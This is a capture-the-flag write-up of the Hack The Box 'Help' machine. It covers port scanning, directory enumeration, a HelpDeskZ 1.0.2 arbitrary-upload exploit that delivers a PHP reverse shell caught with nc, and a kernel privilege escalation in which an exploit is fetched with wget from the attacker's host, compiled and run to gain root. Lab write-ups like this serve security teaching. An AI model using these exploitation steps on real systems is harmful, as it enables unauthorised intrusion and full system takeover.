Help

Information Gathering

Nmap

We start our recon by discovering the open ports.


```
root@Revuhl:~/Documents/htb/Help# nmap -sC -sV 10.10.10.121
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 17:48 GMT
Nmap scan report for 10.10.10.121
Host is up (0.045s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds
```

We can run a gobuster on Port 80, to see if we can get anything fruitfil out of that, while that runs I can manually check on the “3000” port to see what it holds.

HTTP Enumeration

Port 3000

Port 3000 has a short and sweet message. Basically, Input Query --> Get credentials.



After a great deal of shuffling through HTB forum and google searches, I come to believe that you will need to input a query using GraphQL API. I have no use-knowledge of that API, so we can jump back to GoBuster andn see if it has found anything of use.

GoBuster


GoBuster finishes and we get lucky with two hits “/support” and “/javascript”.

/Javascript - I got a Forbidden error when attempting to visit this extension and removed any thought that it would be of any importance for the moment.

```
root@Revuhl:/opt/gobuster# ./gobuster -u 10.10.10.121 -w /usr/share/wordlists/di
rbuster/directory-list-2.3-medium.txt -t 30

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.121/
[+] Threads      : 30
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/06/05 18:27:55 Starting gobuster
=====================================================
/support (Status: 301)
/javascript (Status: 301)
```

/support

http://10.10.10.121/support sends us to a ticketing webpage. Showing a “Login” prompt, which I can only believe the credentials can be found using the proper query on port 3000.
“Submit a Ticket” allows you to submit a ticket of course.
“Knowledgebase” and “News” are empty, so no help with those two.



Doing a searchsploit for “HelplDesk z" we can narrow down our exploits listed to “40300.py”, due to the

latter needing valid credentials. Searching “helpdeskz” on google we are shown a github repository for HelpDesk Z version 1.0.2, so we know this exploit[40300.py] should work, and as an added bonus we get the source code for Helpdesk Z!

```
root@Revuhl:/opt/gobuster# searchsploit helpdesk z
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Cerberus Helpdesk 3.2.1 - 'Rpc.php' Un | exploits/php/webapps/28826.txt
Ezyhelpdesk 1.0 - Multiple SQL Injecti | exploits/php/webapps/26571.txt
HelpDeskZ 1.0.2 - Arbitrary File Uploa | exploits/php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQ | exploits/php/webapps/41200.py
OneOrZero 1.6.3 Helpdesk - 'index.php' | exploits/php/webapps/27509.txt
OneOrZero Helpdesk 1.4 - 'TUpdate.php' | exploits/php/webapps/22605.txt
OneOrZero Helpdesk 1.4 - 'install.php' | exploits/php/webapps/22606.py
OneOrZero Helpdesk 1.6.5.7 - Local Fil | exploits/php/webapps/8168.txt
OneOrZero helpdesk 1.6.x. - Arbitrary  | exploits/php/webapps/7528.pl
---------------------------------------- ----------------------------------------
```

Looking through the source code we also know where tickets get uploaded when they are submitted

```
if(!isset($error_msg) && $settings['ticket_attachment']==1){
                                        $uploaddir = UPLOAD_DIR.'tickets/';
                                        if($_FILES['attachment']['error'] == 0){
                                                $ext = pathinfo($_FILES['attachment']['name'],
PATHINFO_EXTENSION);
                                                $filename = md5($_FILES['attachment']['name'].time()).".".
$ext;
                                                $fileuploaded[] = array('name' => $_FILES['attachment']
['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['attachment']['size']), 'filetype' =>
$_FILES['attachment']['type']);
                                                $uploadedfile = $uploaddir.$filename;
                                                if (!move_uploaded_file($_FILES['attachment']
['tmp_name'], $uploadedfile)) {
                                                        $show_step2 = true;
                                                        $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
                                                }else{
                                                        $fileverification =
verifyAttachment($_FILES['attachment']);
                                                        switch($fileverification['msg_code']){
                                                                case '1':
                                                                $show_step2 = true;
                                                                $error_msg =
$LANG['INVALID_FILE_EXTENSION'];
                                                                break;
                                                                case '2':
                                                                $show_step2 = true;
                                                                $error_msg = $LANG['FILE_NOT_ALLOWED'];
                                                                break;
                                                                case '3':
                                                                $show_step2 = true;
                                                                $error_msg = str_replace('%size%',
$fileverification['msg_extra'],$LANG['FILE_IS_BIG']);
                                                                break;
```

Exploitation

Our 40300.py exploit gives us the steps to reproduce in order for this Arbitrary Upload to be successful.

Steps to reproduce:

1. Go to : http://10.10.10.121/support/?v=submit_ticket&action=displayForm [That is submitting a “General” ticket]
2. Enter in all the fields, attach your php reverse-shell, submit the ticket.
3. call the exploit, for me I used the following syntax [Be sure you are in the directory that has the exploit]: python exploit.py http://10.10.10.121/support/uploads/tickets/ <name of your php shell>

It also mentions one peice of important information:


“...So by guessing the time the file was uploaded, ,we can get RCE...”

So we will also need to know the timezone of the box as well. There are a number of ways to retrieve this, I sometimes retrieve this from running a Nikto on a website when gathering information about the website, you can see the response headers you may receive when visiting the site. Using any method you should find that the time zone is, GMT. A quick linux command to set-timezone to GMT should set you up for success in running the exploit.


We also need our PHP reverse-shell to upload in order for this to be of any use for us. I use the ones you can get from pentestmonkey.com, and they work well.

So with everything in place lets give it a test.

Firt we enter in all the required fields, upload our php reverse shell, and fill in the CAPTCHA verification.




With our ticket submitted lets get nc setup to listen on the port specified in our php reverse-shell file, and give the exploit a go!



Running exploit, and using “nc” to listen on specified port

After a few tries we should successfully get a reverse shell, and have access to user.txt!



Obtaining User

Privilege Escalation

Now to own the System, just do some basic enumeration. My go-to when doing a little enumeration to to escalate privilege, I use the commands from RebootUser, or if available upload LinEnum.

One of the first commands on RebootUser is to, print all the system informataion [uname -a]

```
$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86
_64 x86_64 GNU/Linux
$
```

Doing a google search for “4.4.0-116-generic exploit", should show on the first result an exploit for “Local Privilege Escalation”.Jackpot!
Once you have downloaded the program, upload it through your nc session, run the program using the below syntax, in return it should create another file to run(pwned). Once you run “pwned" and it completes you are now root! Congratulations!

```
$ wget http://10.10.14.16/upstream.c
--2019-06-05 19:37:54--  http://10.10.14.16/upstream.c
Connecting to 10.10.14.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5775 (5.6K) [text/plain]
Saving to: 'upstream.c'

     0K .....                                                 100%  925M=0s

2019-06-05 19:37:55 (925 MB/s) - 'upstream.c' saved [5775/5775]

$ ls
help
npm-debug.log
upstream.c
user.txt
$ gcc -o pwned upstream.c
```

Uploading exploit to help

```
$ gcc -o pwned upstream.c
$ ls
help
npm-debug.log
pwned
upstream.c
user.txt
$ ./pwned
whoami
root
cd /root
ls
root.txt
```

Running ./pwned and confirming privelage escalation

Thanks

A great thanks to Anthonyml & D_F4U1T for proofing my first write-up on HTB.

Also thanks to you for checking out my writeup! A video will be live on this box, once it has been retired on Hack the Box.
Twitter: @Sevuhl

Go S3C Group!